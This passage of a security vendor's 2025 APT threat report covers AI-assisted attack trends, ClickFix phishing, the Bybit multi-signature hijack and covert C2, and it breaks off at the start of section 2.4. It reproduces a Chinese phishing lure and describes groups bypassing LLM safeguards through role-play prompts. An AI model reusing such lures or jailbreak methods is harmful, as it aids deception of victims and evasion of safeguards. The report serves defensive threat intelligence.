NSFOCUS

Security Made Smart and Simple

2025 APT ANNUAL LANDSCAPE REPORT

ABOUT NSFOCUS

NSFOCUS, Inc., a pioneering leader in cybersecurity, is dedicated to safeguarding telecommunications, Internet service providers, hosting providers, and enterprises from sophisticated cyberattacks.

Founded in 2000, NSFOCUS operates globally with over 3000 employees at two headquarters in Beijing, China, and Santa Clara, CA, USA, and over 50 offices worldwide. It has a proven track record of protecting over 25% of the Fortune Global 500 companies, including four of the five largest banks and six of the world's top ten telecommunications companies.

Leveraging technical prowess and innovation, NSFOCUS delivers a comprehensive suite of security solutions, including the Intelligent Security Operations Platform (ISOP) for modern SOC, Volumetric DDoS Protection, Continuous Threat Exposure Service (CTEM) and Web Application and API Protection (WAAP). All the solutions and services are augmented by the Security Large Language Model (SecLLM) and other cutting-edge research achievements developed by NSFOCUS.

COPYRIGHTS

NSFOCUS

CONTENTS

1. Executive Summary 01

2. Annual APT Technical and Tactical Trends 03

2.1 From AI Reconnaissance to AI Control: APT Groups Are Integrating AI Tools into the Entire Attack Process 03

2.2 The Emergence and Proliferation of Clickfix Social Engineering Tactics 08

2.3 Multi-Signature Hijacking Technology Becomes a Weapon for APT Groups to Commit Economic Crimes 11

2.4 APT Groups Use Door-Knocking Mode for Covert Communication 15

2.5 Visual Studio Software Management Issues Lead to Multiple New APT Attack Techniques 16

2.6 APT Groups Continue to Exploit New Zero-Day Vulnerabilities in URL Files 21

2.7 Chromium Sandbox Escape Zero-Day Vulnerability Becomes the Focus of APT Group Exploitation 26

3. Annual APT Landscape 31

3.1 Overview 31

3.2 Statistics of APT Activities in 2025 32

3.3 Regional APT Landscape 34

4. Outlook 47

NSFOCUS

1. Executive Summary

In 2025, advanced persistent threats (APT) showed the characteristics of "technical sophistication, tactical complexity, and frequent vulnerabilities". Driven by new attack strategies and new productivity tools, APT groups' attack techniques and tactics continued to upgrade, and their attack accuracy and destructive power have been significantly improved.

Global APT activities maintained an upward trend in 2025. NSFOCUS Fuying Lab recorded 308 APT incidents throughout the year, representing a year-on-year increase of 4%. In terms of targets, APT attacks against the national defense and military sector rose sharply to 17%, up 9 percentage points from 2024. This notable shift is closely tied to the increasingly strained geopolitical landscape in recent years.

In 2025, the core trend in the APT attack and defense landscape was the widespread adoption of AI tools. Of the 72 active APT groups monitored by NSFOCUS Fuying Lab, 11 have exposed obvious AI utilization characteristics, with geographic footprints across South Asia, East Asia, Eastern Europe, and the Middle East. The application of AI by APT groups has shown in all attack procedures, including reconnaissance, resource development, initial access, data collection, and command control. APT attackers used AI tools to assist in reproducing zero-day vulnerabilities, developing attack scripts and proxy servers, generating highly deceptive phishing baits, efficiently processing massive stolen data, and building implicit command transmission carriers, which have significantly improved the efficiency of attacks.

A new social engineering tactic ClickFix emerged and spread rapidly in 2025, and it was used by multiple politically driven APT groups to carry out phishing attacks. When APT attackers use ClickFix tactics, they often use a multi-stage deception and misleading process to build watering hole sites and induce victims to execute malicious instructions with false information such as false error reports, software updates, and certificate installations.

In the field of cryptocurrency, a complex multi-signature hijacking technology has become the core weapon for APT groups to commit economic crimes. Multi-signature hijacking combines blockchain smart contract defects and APT supply chain attack ideas. Its core mechanism involves hijacking multi-signature authorization to transfer assets by tampering with wallet application code and triggering contract defects.

Fuying Lab found that some APT groups explored new covert communication modes in 2025, developing and practicing a C2 communication method opposite to the conventional C2 active connection mode. Fuying Lab has captured two different implementation cases of the "door-knocking" mode.

In 2025, APT groups began to focus on security management deficiencies in the mainstream development tool Visual Studio. Multiple APT groups used the privileges of Visual Studio software, combined with EvilSln technology, AppDomainManager injection technology, etc., to implement malicious code execution and privilege escalation. However, Microsoft's defense measures for Visual Studio are very limited in effect, and developers still face severe APT attack threats.

Internet shortcut (.url) files have become an important phishing vector for APT groups, and related zero-day vulnerabilities are also showing an outbreak trend. APT groups continued to explore various security vulnerabilities in .url files and used them for phishing attacks against targets such as governments and enterprises.

In 2025, a critical Chromium sandbox escape zero-day vulnerability became a key means for APT groups to attack high-value targets. After the vulnerability was first exploited by the ForumTroll organization, it has been adopted by multiple APT groups to focus on attacking high-value groups such as government officials and think tank professionals that are difficult to reach with conventional attack modes.

This year, regional APT attack activities exhibited a prominent head effect. Amid an increasingly evident economic downward trend and escalating geopolitical conflicts, cyber attack resources will be bound to concentrate within top APT groups to enhance overall cyber attack operational efficiency.

2. Annual APT Technical and Tactical Trends

2.1 From AI Reconnaissance to AI Control: APT Groups Are Integrating AI Tools into the Entire Attack Process

2.1.1 Overview

In 2025, the exploration and application of large language models (LLM) have entered a new stage, with its scope of application significantly expanded. The use of AI tools by APT attackers is no longer limited to a few tactical stages such as early reconnaissance and resource development, but runs through almost all key attack stages of the attack chain, from reconnaissance to command and control.

Throughout the year, 11 of the 72 active APT groups monitored by NSFOCUS Fuying Lab demonstrated obvious AI-assisted attack characteristics. These groups include TransparentTibe in South Asia, Kimsuky, Lazarus in East Asia, BlueNoroff and BeaverTail under Lazarus, APT28 in Eastern Europe, MuddyWater, Charming Kitten, Tortoise Shell in the Middle East, as well as ChainedShark, ShadowRay, etc., whose regional origins have not been confirmed. These organizations use AI tools in detecting Internet exposure, developing attack payloads, generating highly deceptive bait information, creating phishing websites, data cleaning, building C2 servers, etc.

Fuying Lab found that the current APT groups have formed two main technical ways in abusing LLM:

1. Mainstream model deception: Through sophisticated prompt engineering and role-simulating techniques, the security protection of mainstream LLM products is successfully bypassed to generate malicious code or text required for attacks.
2. Malicious custom models: Use unrestricted malicious LLMs designed to generate malicious content, such as WormGPT, Hextrike-AI and KawaiiGPT, bypassing the security restrictions of mainstream models.




Figure 2.1 Screenshot of a website claiming to sell WormGPT

2.1.2 Typical events

Reconnaissance: Using AI to detect exposure and exploit 1-day vulnerabilities

In 2025, APT groups were actively incorporating LLM into their cyber reconnaissance processes. The application scope of LLM has expanded from traditional auxiliary vulnerability scanning to auxiliary vulnerability exploitation, helping APT attackers to reproduce the attack principles of new vulnerabilities and develop vulnerability exploitation codes at once.

Unknown attackers in the dark web have used malicious LLMs such as Hexstrike-AI to assist in network reconnaissance, and tried to use Hexstrike-AI to reproduce the Citrix vulnerability CVE-2025-7775 and implement 1-day vulnerability attacks. This operation of reproducing zero-day vulnerabilities with maliciously customized models has greatly accelerated the efficiency of APT groups in analyzing vulnerabilities and detecting attack surfaces.

Resource development: Using AI to build network facilities and attack weapons

APT groups have a long history of abusing LLM during the resource development phase, initially focusing on assisting in writing and debugging attack code. By 2025, this trend has become more common and mature. APT attackers now use LLMs on a large scale to generate complex attack scripts or Trojans, and even deploy and configure network facilities, such as using LLMs to deploy proxy servers.

In a Shadowray attack activity in 2025, it was observed that the attacker used AI to develop a special botnet and spread it on the public network through AI-generated attack scripts.

In November 2025, we also observed that the TransparentTribe group used LLM technology to develop resources. The organization used AI to generate the front-end and back-end code of a proxy server and deployed it on public network hosts as a C2 server.




Figure 2.2 TransparentTribe’s proxy server created by AI tools

Initial access: Using AI to generate highly deceptive social engineering bait

Because APT groups are often involved in transnational crimes, language barriers are a key challenge in building highly deceptive social worker baits. APT groups have found that LLMs' superior accuracy in cross-language text generation and translation can effectively

solve this problem. In 2025, the abuse of LLMs in the initial access phase has increased significantly, and highly customized and highly deceptive phishing email texts, malicious document texts, and watering hole site content created by multiple organizations using LLMs have been observed.

This year, the Kimsuky group was found to use AI to generate bait information such as portraits and official documents. At the same time, it is speculated that that the Lazarus group also used AI to create social media phishing information in the Contagious Interview operation at the beginning of 2025.





Figure 2.3 Kimsuky used AI to produce pictures of Korean soldiers

The ChainedShark group discovered by Fuying Lab is also one with a high probability of using AI to generate phishing baits. The organization created a large number of phishing emails and documents on different topics in its attacks from 2024 to 2025. Its use of the Chinese vocabulary was very professional and accurate, far exceeding the capabilities typically expected of a foreign APT group.



《国际论坛》匿名审稿专家邀请函

尊敬的教授：

您好！

鉴于您的高深学养，本刊特聘您为匿名评审专家。

本刊所刊稿件，全面实行双向匿名专家外审制度，为使这一制度进一步规范化，提高审稿效果，恳请您注意如下事项：

1. 您收到稿件后，如不太熟悉稿件所涉领域或不方便审稿，请及时告知我们，以便重新选择审稿人；欢迎您推荐其他合适的审稿人；如您熟悉并愿意审阅，也请先给我们一个回复，并将审稿意见返回给我们。

2. 无论您建议退稿还是刊用，均请认真填写“审稿意见单”（附后），退稿请给出切实依据，若可采用，请您务必结合文稿内容，给出详尽修改意见，避免不涉具体内容的空泛评价。

3.

4.

5.

此致

敬礼！

Figure 2.4 ChainedShark suspected of using AI to polish high-level phishing bait

The social engineering tactic ClickFix, which was grown and developed in 2025, has also shown momentum in combining with AI, gradually developing into an AI ClickFix tactic. APT attackers used AI to create highly deceptive watering hole sites, displayed content such as web page errors or system errors on the website, and tricked victims into following the steps prompted by the web page to execute the malicious codes specified by the attacker.

Data collection: using AI to process massive amounts of data

In the past, APT groups spent a lot of time cleaning data, judging the value of hacked devices, and screening high-value files after large-scale phishing or infiltration. By 2025, as the cycle of APT phishing attacks shortened and increased in frequency, we speculate that attackers were using LLMs to assist with data cleaning and value judgments, significantly improving the efficiency and turnaround speed of the entire cyberattack chain. The key indirect evidence for this inference includes a decrease in the number of blind-strike APT attacks and an increase in the number of targeted-strike APT attacks in 2025.

Command control: Using AI to build implicit command carriers

In 2025, we discovered a novel way for APT groups to abuse LLMs, which marks a breakthrough in the application of LLMs in the command and control phase. APT attackers began to use AI technology to generate steganographic images with attack instructions. This technology hides the attack instructions in harmless media files (such as pictures), realizing data confusion and covert transmission in the command control stage.

In a case related to the hacker group Koske this year, Koske attackers used AI to generate image files with attack instructions, sending the attack instructions covertly to the victim's host.

2.2 The Emergence and Proliferation of Clickfix Social Engineering Tactics

2.2.1 Overview

The ClickFix tactic is a new social engineering tactic that has just emerged in the past two years. It is a new deception strategy that deploys watering hole sites and uses error messages and repair methods to lure victims into running attack instructions. This tactic has been initially used to attack virtual currency practitioners. The specific implementation forms include requiring victims to install fake root certificates, requiring browser updates, requiring the installation of special software, and requiring the installation of system drivers, all of which can easily deceive victims who lack corresponding security knowledge.

The prototype of the ClickFix tactic appeared in 2023 and was first used by Lazarus in APT operations in 2024. Lazarus first used social media to lure victims to a fake interview website set up by the organization, and then mistakenly lured victims into executing the so-called "repair script" provided in the website through fake video plug-ins. Once the script is started, it will download and run the Trojan program in the remote server.

The success of ClickFix tactics requires meticulous attention to details. Attackers hire scammers with knowledge of human resources or professional fields to establish contact with victims and gain their trust through social media communication. The scammer will then lure the victim into a fake interview website through an attractive position, and subject victims to multiple rounds of online testing, including questionnaire completion and written exams, intentionally inducing feelings of tension and anxiety. By the time these highly stressed victims finally reach the interview stage, they easily lose their ability to discern false error messages on the website. Consequently, they mechanically follow the on-screen prompts to perform so-called “repairs”, eventually falling into the attacker's ClickFix trap.

As the Lazarus group frequently used ClickFix tactics for phishing attacks in 2025, several politically driven APT groups including MuddyWater, APT28, and Kimsuky have also begun to pay attention to this simple and efficient tactic, integrating it into their own attack chains to increase the success rate of phishing. Fuying Lab has detected many phishing websites with ClickFix information have appeared on the public Internet. Common ClickFix baits include fake reCAPTCHA verification windows, fake downloading pages, fake corporate official websites, etc. Most ClickFix phishing websites are difficult to attribute to specific APT groups or hacker groups.

2.2.2 Typical incident: Lazarus used ClickFix tactics to attack cryptocurrency industry professionals

The North Korean APT group Lazarus carried out a phishing operation targeting the cryptocurrency industry in February 2025, which was called "ClickFake Interview" by researchers[1].

In this operation, the Lazarus attackers disguised themselves as recruiters in the cryptocurrency field and sent fake interview invitations to professionals in the cryptocurrency industry through social media, luring victims to a fake interview website.

[1] https://blog.sekoia.io/clickfake-interview-campaign-by-lazarus/




Figure 2.5 Lazarus' ClickFix tactical attack process

Lazarus attackers instructed victims to fill in personal information, answer questions, etc. on fake interview websites, and asked them to turn on their cameras to prepare for the interview. However, when the victim clicked the button to turn on the camera as required, an error message that the camera was blocked appeared on the page.

The watering hole site and error message were the earliest manifestations of ClickFix tactics. Lazarus required the victim to run specific command line instructions in the bait information, so as to obtain the victim's operating system information, and ran different stealing Trojans according to different operating systems, such as running a vbs script in the Windows system to download a backdoor program called GolangGhost, running a bash script in the macOS system to download a stealing Trojan named FrostyFerret, and the macOS version of the GolangGhost backdoor program. The GolangGhost backdoor Trojan has the functions of uploading and downloading files, executing arbitrary shell commands, and stealing data from Chrome browser.

The Lazarus organization has always been a representative of advanced attack technology in the APT field, and this incident shows that Lazarus is uniquely leading in social engineering. The static information used by Lazarus in this incident, such as social media bait information, phishing website content, and error message content, was relatively accurate, and the details such as format and highlight prompts were also close

to modern website design, which improved the credibility of the bait. Lazarus also gradually increased the victim's trust in the fake interview process by filling out basic information, answering professional questions, recording a self-introduction video and other interlocking steps, and forced the victim to follow the steps in the false error prompt through the fabricated tension during the interview process, and finally downloaded and ran the malicious file. Such a phishing process reflects the great expertise of Lazarus attackers in online fraud.

2.3 Multi-Signature Hijacking Technology Becomes a Weapon for APT Groups to Commit Economic Crimes

2.3.1 Overview

In early 2025, the Lazarus group successfully hijacked a large transfer operation of ByBit exchange and stole $1.5 billion worth of Ethereum currency through a new attack tactic that bypassed the current highest level of cryptocurrency security mechanisms, shocking the entire cryptocurrency industry. Fuying Lab conducted an in-depth analysis of this complex new attack technique and named it multi-signature hijacking technology.

Multi-signature hijacking technology is essentially a combination of supply chain pollution and Storage Slot Collision. The former is a high-threat APT attack tactic, while the latter is a key mechanism defect in cryptocurrency smart contracts. Multi-signature hijacking technology consists of malicious smart contracts, hijacked delegate calls and other parts, which ultimately deceives multiple cryptocurrency wallet users and obtains multi-signature authorization.

Attackers first hack into the devices of developers of cryptocurrency wallet applications (such as Safe{Wallet}) through phishing and other means, thereby gaining access to the online code of the wallet application. The attacker directly modifies the JavaScript code related to transactions in the wallet application online server. The specific modifications included changing the operation mode of a specific transaction to a delegated call,

changing the delegated target to a malicious contract A created by the attacker, and changing the operation content to calling a custom function in the malicious contract A with specific parameters. Through these modification operations, the attacker modifies the victim-specific direct call into a delegated call pointing to malicious contract A.




Figure 2.6 General multi-signature operation in cryptocurrency industry

Subsequently, the custom function in the malicious contract A and the specific parameters passed when calling the function trigger a storage slot mechanism defect of the proxy contract. Through this defect, the attacker can directly modify the value of the Slot 0 variable in the upper-level proxy contract through the malicious contract A, thereby changing the logical contract address in the upper-level proxy contract to another malicious contract B controlled by the attacker.





Figure 2.7 Attackers use multi-signature hijacking technology to hijack signature operations

Through the above series of modifications, a specific transfer operation approved by the victim through multi-signature is hijacked by the attacker and becomes an operation that redirects asset control to the malicious contract B controlled by the attacker. The attacker eventually use malicious contract B to transfer all the cryptocurrency assets from the victim's wallet.

2.3.2 Typical incident: Lazarus ' cyberattacks against Bybit

On February 22, 2025, Bybit published an article on its official website[1] claiming that attackers had interfered with their virtual currency transfer operations and transferred more than 400,000 ETH and stETH (with a total value of more than $1.4 billion) to an unidentified address. The article stated that the transfer was to transfer virtual currency from Bybit's ETH Multisig cold wallet to Bybit hot wallet, but the transaction was manipulated by a sophisticated attack that changed the smart contract logic and obscured the signature interface, allowing the attacker to control the ETH cold wallet.


Announcement > ALL > Current Page

Incident Update: Unauthorized Activity Involving ETH Cold Wallet

Feb 22, 2025 ETH

Disclaimer: This is a general announcement. Products and services referred to here may not be available in your region. Please refer to T&C for more details.

What happened:

On February 21, 2025, at approximately 12:30 PM UTC , Bybit detected unauthorized activity within one of our Ethereum (ETH) Cold Wallets during a routine transfer process. The transfer was part of a scheduled move of ETH from our ETH Multisig Cold Wallet to our Hot Wallet. Unfortunately, the transaction was manipulated by a sophisticated attack that altered the smart contract logic and masked the signing interface, enabling the attacker to gain control of the ETH Cold Wallet. As a result, over 400,000 ETH and stETH worth more than $1.4 billion were transferred to an unidentified address.

Figure 2.8 Bybit official website article

Security researchers found that the transfer addresses in the Bybit attack overlapped with those in previous Phemex attacks, so it is likely that the two incidents were caused by the same attack group[2]. The Phemex attack has been identified to link to the North Korean APT group Lazarus.

[1] https://announcements.bybit.com/article/incident-update---eth-cold-wallet-incident-blt292c0454d26e9140/
[2] https://x.com/zachxbt/status/1893211577836302365

Investigations revealed that Bybit staff used a smart contract wallet software called Safe{Wallet} in the process of transferring cryptocurrency from cold wallets to hot wallets, but the software downloaded a malicious JavaScript file _app-52c9031bfa03da47.js through the official link app.safe.global on February 19. The malicious file directly replaced the target wallet address and sent the transaction with Bybit signature directly to the attacker's wallet address, thereby realizing the operation of stealing cryptocurrency from the cold wallet.

Figure 2.9 Malicious codes found during the investigation

On February 26, Safe.eth, the company that developed the Safe{Wallet} software, published an article[1] stating that Lazarus hacked into a Safe{Wallet} developer's device and gained access to the company's network resources, thereby implementing forged transactions.

Lazarus has always been widely known for its large-scale thefts against the cryptocurrency industry. The amount of this theft against Bybit reached a historical high of US$1.5 billion, which caused widespread concerns in the cryptocurrency industry about the online transaction process. This incident also proved from many aspects that there are obvious flaws in the popular cryptocurrency security mechanism.

This incident is essentially a supply chain attack. Lazarus is suspected of using phishing to

[1] https://x.com/safe/status/1894768522720350673

invade the computer of a cryptocurrency wallet developer and gain access to the network server of the wallet software. The Lazarus attackers added malicious code to the control scripts stored in these network addresses, allowing the cryptocurrency wallet software to execute malicious code after obtaining these control scripts. To bypass the protection of cryptocurrency wallet software, Lazarus implemented multi-signature hijacking through malicious code in scripts and malicious smart contracts deployed in the Ethereum blockchain, hijacking eligible transactions and transferring them to wallet addresses controlled by attackers. This series of operations eventually led to Bybit's funds being hijacked to Lazarus' wallet when withdrawing cryptocurrency from the cold wallet to the hot wallet on February 21.

In recent years, the supply chain attack capabilities of Lazarus have rapidly improved. The organization has used supply chain attack technology to carry out the most user-impacting 3CX attacks in history and the highest amount of Bybit attacks this time. Lazarus' actions in this Bybit attack were very sophisticated. Their planned attack ideas were relatively complete, the injected malicious code was concise and accurate, and they also took into account the operation of replacing malicious files immediately after the attack to erase traces. It can be inferred that Lazarus attackers have carried out many similar attacks.

2.4 APT Groups Use Door-Knocking Mode for Covert Communication

2.4.1 Overview

In 2025, Fuying Lab discovered a new C2 communication mode developed by unknown attackers. In stark contrast to the proactive connection of conventional C2 communications, this approach intercepts inbound network traffic on the host machine via network interface sniffing and kernel hooking. It filters for specific traffic types and formats and ultimately decrypts the embedded payload to extract execution commands. Fuying Lab named the communication mode "door-knocking".

